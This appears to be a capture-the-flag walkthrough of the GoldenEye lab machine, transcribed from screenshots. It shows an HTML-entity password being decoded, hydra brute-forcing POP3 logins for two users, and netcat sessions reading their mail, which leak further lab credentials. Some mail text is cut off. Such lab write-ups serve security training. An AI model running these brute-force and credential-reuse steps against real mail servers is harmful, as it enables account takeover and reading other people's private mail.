
went on cyberchef.io and it decoded it from a form known as **"HTML Entity"** But password was wrong so used burpsuite decoder to verify it and then got right password.



```
&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
```

```
InvincibleHack3r
```

possible username:password found
boris:InvincibleHack3r




GOLDENEYE

GoldenEye is a Top Secret Soviet oribtal weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online **GoldenEye Operators Training** to become an Administrator of the GoldenEye system


Remember, since ***security by obscurity*** is very effective, we have configured our pop3 service to run on a very high non-default port

We were able to login with above username and password and was able to access all videos and photos on the website.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ nc -nv 192.168.110.235 55007
(UNKNOWN) [192.168.110.235] 55007 (?) open
+OK GoldenEye POP3 Electronic-Mail System
```

So was unable to further get anything about the website through gobuster, nikto and seeing source code. But they gave hint about POP3 and we know that they are running POP3 on unknown ports known as 55006 and 55007 and 55006 is running POP3 with SSL and 55007 is running POP3 without SSL so we tried to connect to POP3 service directly through netcat.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ nc -nv 192.168.110.235 55007
(UNKNOWN) [192.168.110.235] 55007 (?) open
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS InvincibleHack3r
-ERR [AUTH] Authentication failed.
█
```

we failed in authentication which "boris" is not reusing password. So now, we have to brute force the password using hydra.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ sudo hydra -l boris -P /home/sohamt/Downloads/fasttrack.txt  pop3://192.168.110.235:55007
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-27 23:31:15
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 223 login tries (l:1/p:223), ~14 tries per task
[DATA] attacking pop3://192.168.110.235:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 143 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 95 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.110.235   login: boris   password: secret1!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-27 23:34:03
```

got pop3 service password of boris.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ nc -nv 192.168.110.235 55007
(UNKNOWN) [192.168.110.235] 55007 (?) open
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
list
+OK 3 messages:
1 544
2 373
3 921
.
█
```

We logged in as boris and can see he has 3 mails. Let's see them.




```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate t
ls for security risks because I trust you and the other ad
```

First was from root.



```
.
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
```


Second from natalya which is again a possible username.



```
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attac
in a hidden file within the root directory of this server t
these acces codes, and we need to secure them for the final
ill crash and burn!

Once Xenia gets access to the training site and becomes fam
ur final stages....

PS - Keep security tight or we will be compromised.
```


Third from Janus.

Natalya is also an employee like boris so let's try to crack her password as well to see if we can find something interesting in mails or not.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ sudo hydra -l natalya -P /home/sohamt/Downloads/fasttrack.txt  pop3://192.168.110.235:55007
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-27 23:39:17
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 223 login tries (l:1/p:223), ~14 tries per task
[DATA] attacking pop3://192.168.110.235:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 143 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.110.235   login: natalya   password: bird
[STATUS] 111.50 tries/min, 223 tries in 00:02h, 1 to do in 00:01h, 15 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-27 23:41:18
```

Found natalya's password as well.




```
USER natalya
+OK
PASS bird
+OK Logged in.
LIST
+OK 2 messages:
1 631
2 1048
.
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also,
once a student is designated to you.

Also, be cautious of possible network breaches. We have intel
ate named Janus.
.
```

Didn't find anything interesting in her first email.




```
.
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know 
ssues, especially is it's related to security ... even if it's not, just enter it in under the 
t'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

But in second some interesting creds. and a domain. Let's enumerate and test further now.



```
127.0.0.1       localhost
127.0.1.1       CyberCreedPC
192.168.110.235  severnaya-station.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
~
~
~
```

add domain and goldeneye machine ip to /etc/hosts file.

